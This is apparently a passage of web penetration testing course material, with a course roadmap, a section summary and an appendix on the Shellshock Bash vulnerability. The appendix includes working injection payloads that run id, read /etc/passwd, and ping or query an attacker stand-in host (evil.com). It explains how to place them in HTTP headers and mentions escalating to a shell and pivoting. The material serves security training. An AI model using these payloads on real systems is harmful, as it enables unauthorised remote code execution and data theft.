Please go to Exercise 2.7 in the 542 Workbook.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. **Summary**
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

That wraps up 542.2!

Summary

- Thank you; that wraps up 542.2
- In this class we have spidered websites, explored fuzzing with both Burp and ZAP, learned about major web authentication methods, exploited a side-channel attack to harvest usernames, and explored authentication / authorization flaws
- Next up: 542.3, which provides a deep dive on injection techniques
  - See you then!

This page intentionally left blank.

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. **Appendix: Shellshock**
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

Next is a bonus appendix on Shellshock.

Appendix: Shellshock

Appendix: Shellshock

This page intentionally left bank.

Shellshock

- Flaws in the Bash shell that persisted for 25 years before discovery
  - At least we hope that their becoming public was associated with the initial discovery
- The main flaws were in the way that Bash handled functions being defined within environment variables and exported them
- Additional flaws more generically impacted the Bash parser but were edge cases less likely to be exploitable

Shellshock

A series of significant flaws affecting Bash, or the Bourne-Again Shell, were announced in September 2014.[1] The flaws, referenced most commonly by the moniker Shellshock, were discovered by Stephane Chazelas a mere 25 years after the introduction of the vulnerabilities in 1989 in Bash 1.03.[2]

Bash has long been the standard shell for many Linux distributions as well as macOS, so these vulnerabilities were extremely widespread and have caused, and continue to cause, concern.

The initial vulnerability, CVE-2014-6271,[3] focused on the way that Bash handled functions being defined within environment variables and exported them to a child Bash process that would then import these functions as part of its environment. Parsing flaws in the way this was handled allowed for an adversary to introduce his own commands to be executed because Bash continued to accept input after the function definition was completed.[4]

References:

[1] Quick notes about the bash bug, its impact, and the fixes so far: https://sec542.com/e

[2] Patch Bash NOW: 'Shellshock' bug blasts OS X, Linux systems wide open: https://sec542.com/53

[3] CVE-2014-6271: https://sec542.com/q

[4] Re: CVE-2014-6271: remote code execution through bash: https://sec542.com/52

Shellshocking

General flow of Shellshock server exploitation of the primary flaw (CVE-2014-6271) and one released later by Michal Zalewski (CVE-2014-6278):

- Adversary interacts with vulnerable server
- Input from adversary connection used by server in Bash environment variables
- Adversary controls input to provide a weaponized function definition and subsequent commands for execution
- Flaw exploited

The related flaws (CVE-2014-7169, CVE-2014-6277, CVE-2014-7186, and CVE 2014-7187) have specific requirements and are not as straightforward to exploit

Shellshocking

Although there are six separate CVEs related to this particular bug, we focus primarily on two of them. The first is the initial CVE, CVE-2014-6271. The other, which was released later, is CVE-2014-6278. This tweak discovered by Michal Zalewski was likewise remotely exploitable and a simple injection pattern. The others are a bit more esoteric and are less likely to be routinely exploitable via remote web browsing by a pen tester.

At a high level, the flow is simply for the adversary to interact with a vulnerable server while crafting or controlling data used as input to Bash environment variables. Effectively, these will feel rather similar to injection attacks that we will perform later while trying to discover and exploit SQL injection and other flaws. For our purposes, Shellshock will simply be a potential specific form of an OS Command Injection flaw that we might exploit during an engagement.

Shellshock and the Web?

- What does Bash have to do with web apps?
- The first answer is CGI scripts using **#!/bin/bash**
  - Not likely many of those anymore, though
- However, for many Linux systems, **/bin/sh** is actually just a pointer to **/bin/bash**
  - Which means app code leveraging /bin/sh on the backend might also be exposed
- Michal Zalewski (@lcamtuf) illustrates how this expands the flaw to apps that have "functions that are backed by **popen()** / **system()**, which are somewhat prevalent especially in apps written in Python, PHP, and other interpreted languages." [1]

Shellshock and the Web?

You might be wondering why we are talking about Bash in a web application penetration testing class. For most folks, the connection between the Bash bug and web applications is far from immediately obvious. The first and most basic way to connect Shellshock and the web is through CGI scripts written using /bin/bash on the system.

Though not unheard of, directly using Bash in CGI scripts is rather uncommon for modern web applications. Unfortunately, this doesn't mean we are in the clear yet. On most modern Linux distributions, /bin/sh is simply a symbolic link for /bin/bash. Although this could also render CGI written in /bin/sh vulnerable, a more significant implication was pointed out by Michal Zalewski (@lcamtuf).

Michal pointed out that functions leveraging popen() or system() could likewise be vulnerable, which means that "web apps written in languages such as PHP, Python, C++, or Java are likely to be vulnerable." [2]

References:

[1] Quick notes about the bash bug, its impact, and the fixes so far: https://sec542.com/e

[2] Ibid.

Shellshock Payloads

If thinking about *nix shells, environment variables, and CGI scripts makes your head hurt, simply take note of the following strings to add to your list of test injections:

Shellshock Injection:

```
() { 42;};echo;/bin/cat /etc/passwd
() { 42;};echo;/usr/bin/id
```

Blind Shellshock Injection:

```
() { 42;};echo; ping -c 4 10.42.42.42
() { 42;};echo; nslookup abc123.evil.com
```

IP: 10.42.42.42
Domain: evil.com


- Detailed walkthrough of the payloads on the next slide

Shellshock Payloads

Some students will have relatively little experience with Linux, shells, Bash, or CGI. Shellshock can get a bit heady fast, especially if you have limited previous exposure. However, even without fully understanding the flaw, you can still leverage some key Shellshock payloads to provide simple Proof-of-Concept (PoC) exploitation.

Where might we inject these strings? As User-Agents, cookies, and referer entries in particular. Anything that might end up as a CGI environment variable is a good target.

Note: The semicolon (;) is the command separator in *nix systems, allowing multiple commands on one line.



Injection Explained

Let's parse a Shellshock injection string to step through what exactly is going on with the string and why it works.

The premise for our type of Shellshock exploitation is that we will be interacting with a vulnerable web server. The assumption here is that the server is not only running a vulnerable version of Bash, but also that it is passing CGI environment variables to Bash. The most obvious and likely CGI environment variables for us to target are HTTP_USER_AGENT, HTTP_COOKIE, and HTTP_REFERER. There are other CGI environment variables that could prove useful, but this example leverages the HTTP_USER_AGENT since the User-Agent HTTP Header will generally always be present in our communications with targets.

Rather than the typical **`Mozilla/5.0`**... User-Agent we would normally expect, we, perhaps through an interception proxy, submit the following string:

```
() { 42;};echo;/usr/bin/id
```

So, here is what gets passed to Bash as an environment variable:

```
HTTP_USER_AGENT='() { 42;};echo;/usr/bin/id'
```

This is our Shellshock injection. Let's dive down into these three parts and dissect what is actually happening and why it is happening.

Prefix: `() { 42;}`

The prefix portion syntax is crafted to indicate to Bash that HTTP_USER_AGENT is not just a standard environment variable, but rather is a Bash function being stored in an environment variable. The parentheses, `( )`, indicate that this is a function. Within the curly braces, `{ }`, is what this function will actually do. In large part, 42 is arbitrary. We could put some shell commands here, but this is not actually what will be executed; we just need some data that will not get in the way or cause an error. Note: The most commonly found value within the curly braces is a colon, `:`, which to Bash means "do nothing."

Padding: `;echo`

You will find that our injection here deviates from most of what you will find when researching Shellshock. Most strings don't include any sort of padding and will go immediately into the command portion. Because we are injecting into HTTP Headers and are depending on server-side modules to handle this data, we have found that adding in an ;echo decreases the likelihood of server errors. Note: To see this issue firsthand, omit the ;echo from the string in the forthcoming lab and look at the results. Even if this padding is unnecessary in many scenarios, it will not get in the way of the next portion.

Command: `;/usr/bin/id`

The command portion is simultaneously the most straightforward part of the injection and the most confounding. You can drop commands of your choosing here to be executed. The point is that what is supplied in this portion of the string is what will be executed on vulnerable systems. What we do is easy to understand, but why this works gets to the heart of the vulnerability.

Execution and Impact

Now that we better understand what is being injected, consider why /usr/bin/id

```
() { 42;};echo;/usr/bin/id
```

Bash will consider **`HTTP_USER_AGENT`** a shell function that can be called to execute **`42`**

- That is odd, but not the real issue


Bash continues parsing beyond the shell function definition, executing what it finds:

- **`;echo;/usr/bin/id`** runs as if typed at a shell prompt

Execution and Impact

Why does this entire string being passed as our User-Agent cause **`/usr/bin/id`** actually to execute? Because of the crafted prefix, Bash expects a shell function definition. And we provide one in the form of our prefix. Although a little odd, perhaps, this functionality alone is not the flaw. The flaw is that the Bash parser looks at an environment variable, finds the shell function, and continues looking at input after the function has finished being defined. Rather than simply considering a new Bash function called **`HTTP_USER_AGENT`** that runs **`42`** when called, it continues looking beyond the **`;}`** and executes what is supplied.

/usr/bin/id is a simple inline PoC. Beyond that, we could leverage blind Shellshock PoC if we don't actually see the server's response. Naturally, after we prove to ourselves that we have remote code execution capabilities, it would be simple to use this to gain a shell or a Meterpreter session on the system and pivot from this system to others. Privilege escalation might be necessary because we would typically gain low-level user privileges initially.



Shellshocked HTTP Visualized

In the slide, you can see a simple illustration of Shellshock used against a vulnerable application. You see benign client traffic on the top, with the expected results, and the Shellshock-injecting adversary on the bottom, with results of an attacker-chosen command having been executed.

In this case, the adversary simply injects the following payload:

```
() { 42;};echo;/usr/bin/id
```

This same payload is injected, using an interception proxy, in the place of the expected User-Agent, Referer, and Cookie headers. The receiving server uses the client-supplied User-Agent, Referer, and Cookie headers and loads them into CGI environment variables (in this case, Bash environment variables).

For example, the HTTP_USER_AGENT CGI environment variable is set to the Shellshock injection payload in the instance of the adversary. Typically, we would not expect simply editing a User-Agent to cause such issues, but in the case of Shellshock, the User-Agent has been specially crafted such that when Bash parses the environment variable, it sees a new function being defined; in this case, the function just says 42. A function of 42 would be harmless, but unfortunately, Bash continues parsing for commands even after the function definition has been completed, which is where the echo and the /usr/bin/id come in.

The prefix of () { 42;} indicates to Bash that a new shell function is being defined. The name of the function is the environment variable into which the data is being placed (HTTP_USER_AGENT, for example). Now, if Bash is instantiated, it sees this new function available. Not a problem, but in parsing that function definition, it continues looking beyond the definition and executes the additional adversary-supplied commands.

Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. **Bonus Exercise: Exploiting Shellshock**

Course Roadmap

Next is a bonus Shellshock exercise.



SEC542 Workbook: Exploiting Shellshock

Please go to Exercise 2.Bonus in the 542 Workbook.